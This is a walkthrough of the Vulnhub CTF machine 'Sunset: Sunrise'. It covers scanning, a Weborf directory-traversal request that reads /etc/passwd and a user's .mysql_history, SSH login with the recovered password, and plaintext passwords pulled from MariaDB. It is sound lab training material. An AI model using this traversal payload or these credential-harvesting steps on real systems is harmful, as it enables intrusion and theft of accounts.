Sunset: Sunrise: Walkthrough

by thestinger97

Report Date: 02/06/2022

Machine Release Date: December 6 2019
Machine Author: whitecr0wz
Source: Vulnhub.com
URL: https://www.vulnhub.com/entry/sunset-sunrise,406/

Environment Used:


- Virtualbox
- Parrot OS 5 (**Attacker Machine**)
- Debian GNU/Linux 10 (**Target Machine**)

Network Configuration: NAT Network

Step 1: Identify Target

Using the command: **ip address show** I found my ip address and subnet: **10.0.2.7/24**

Then I used **netdiscover** to find the ip address of the target machine with the command: **sudo netdiscover -r 10.0.2.7/24**




```
10.0.2.26       08:00:27:96:39:32      1      60  PCS Systemtechnik GmbH
```

Found the **target's ip address** as **10.0.2.26.**


Step 2: Reconnaissance & Nmap Scan

Used the command: **sudo nmap -sV -p- -A 10.0.2.26** to find which ports were open and what services were running on these ports (**-sV**). I scanned all ports (**-p-**) and I also enabled OS and version detection (**-A**).



```
Nmap scan report for 10.0.2.26
Host is up (0.026s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 37:dd:45:a2:9b:e7:bf:aa:30:e3:f0:96:ac:7c:0b:7c (RSA)
|   256 b4:c2:9b:4d:6f:86:67:02:cf:f6:43:8b:e2:64:ea:04 (ECDSA)
|   256 cb:f2:e6:cd:e3:e1:0f:bf:ce:e0:a2:3b:84:ae:97:74 (ED25519)
80/tcp   open  http       Apache httpd 2.4.38
| http-ls: Volume /
| SIZE  TIME              FILENAME
| 612   2019-11-25 05:35  index.nginx-debian.html
|
| http-title: Index of /
| http-server-header: Apache/2.4.38 (Debian)
3306/tcp open  mysql?
| fingerprint-strings:
|   NULL:
|     Host '10.0.2.7' is not allowed to connect to this MariaDB server
8080/tcp open  http-proxy Weborf (GNU/Linux)
```

I checked the webpage on **port 80.**



10.0.2.26


Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

Nothing there. I then checked **port 8080** and found out directory listing was enabled. I also found out the server was using **Weborf 0.12.2.**




10.0.2.26:8080

	Name	Size
d	html/	-

Generated by Weborf/0.12.2 (GNU/Linux)

Step 3: Gaining Access


I typed the command: **searchsploit weborf** to see if I could find any exploits and I did.



```
 Exploit Title                                     |  Path
--------------------------------------------------- ---------------------------
weborf 0.12.2 - Directory Traversal                | linux/remote/14925.txt
```


Weborf 0.12.2 could apparently be exploited with a **directory traversal attack.**

Exploit link: https://www.exploit-db.com/exploits/14925



```
Exploit: GET /..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd
```


I opened up **burpsuite** to test this. I intercepted the request and modified it using the **repeater**.




```
GET /..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd HTTP/1.1
Host: 10.0.2.26:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200
Server: Weborf (GNU/Linux)
ETag: "1575584817"
Content-Length: 2435

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
```

I could read the **/etc/passswd** file. From the file, I saw there were two users named **sunrise** and **weborf** with the **uid's 1000** and **1001**.




```
sunrise:x:1000:1000:sunrise,,,:/home/sunrise:/bin/bash
```



```
weborf:x:1001:1001:,,,:/home/weborf:/bin/bash
```

I went to the **/home** directory. The view on burp wasn't easy to the eye so I went back to my browser.




10.0.2.26:8080/..%2f..%2f..%2f..%2f..%2f..%2f..%2fhome%2f

	Name	Size
d	../	-
d	sunrise/	-
d	weborf/	-


Generated by Weborf/0.12.2 (GNU/Linux)

Inside **/sunrise** directory I found one flag.




	Name	Size
d	../	-
d	Desktop/	-
d	Documents/	-
d	Downloads/	-
d	Music/	-
d	Pictures/	-
d	Public/	-
d	Templates/	-
d	Videos/	-
f	user.txt	33B

Generated by Weborf/0.12.2 (GNU/Linux)




```
a6050aecf6303b0b824038807d823a89
```

I couldn’t find anything useful on the **/weborf** directory. Then I realized that there could be hidden folders so I made a **dirb** scan.




```
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Feb  6 17:48:09 2022
URL_BASE: http://10.0.2.26:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.26:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f/ ----
+ http://10.0.2.26:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f/.bash_history (CODE:200|SIZE:331)
+ http://10.0.2.26:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f/.bashrc (CODE:200|SIZE:3526)
+ http://10.0.2.26:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f/.mysql_history (CODE:200|SIZE:324)
+ http://10.0.2.26:8080/..%2f..%2f..%2f..%2f..%2f..%2fhome%2fweborf%2f/.profile (CODE:200|SIZE:807)
                                                                               2f/zt

-----------------
END_TIME: Sun Feb  6 17:48:39 2022
DOWNLOADED: 4612 - FOUND: 4
```

I found the **.mysql_history** file.



```
show databases;
ALTER USER 'weborf'@'localhost' IDENTIFIED BY 'iheartrainbows44';
```

I knew that **ssh** (**port 22**) was open and I tried to connect by using these credentials.
I typed the command: **ssh weborf@10.0.2.26**




```
└──╼ $ssh weborf@10.0.2.26
weborf@10.0.2.26's password:
Linux sunrise 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb  4 17:36:16 2022 from 10.0.2.7
```

And I was in!


Step 4: Privilege Escalation

From the nmap scan, I knew that the system was using **MARIADB.**




```
3306/tcp open  mysql?
| fingerprint-strings:
|   NULL:
|     Host '10.0.2.7' is not allowed to connect to this MariaDB server
```

I typed the command: **mariadb -p** and typed the password: **iheartrainbows44**




```
weborf@sunrise:~$ mariadb -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 39
Server version: 10.3.18-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

I used the command: **show databases;** to see the databases available.




```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
3 rows in set (0.012 sec)

MariaDB [(none)]>
```

I typed: **use mysql;** to select the **mysql** database. Then I typed: **show tables** to see the table names of the **mysql** database. I found the **user** table. I used the query: **SELECT User, Host, Password FROM mysql.user;**




```
MariaDB [mysql]> SELECT User, Host, Password FROM mysql.user;
+---------+-----------+-------------------------------------------+
| User    | Host      | Password                                  |
+---------+-----------+-------------------------------------------+
| root    | localhost | *C7B6683EEB8FF8329D8390574FAA04DD04B87C58 |
| sunrise | localhost | thefutureissobrightigottawearshades       |
| weborf  | localhost | *A76018C6BB42E371FD7B71D2EC6447AE6E37DB28 |
+---------+-----------+-------------------------------------------+
3 rows in set (0.000 sec)
```

I saw that the **password** for the user **sunrise** was in **plaintext.** So I switched to user sunrise using the command: **su sunrise and typing the password.**



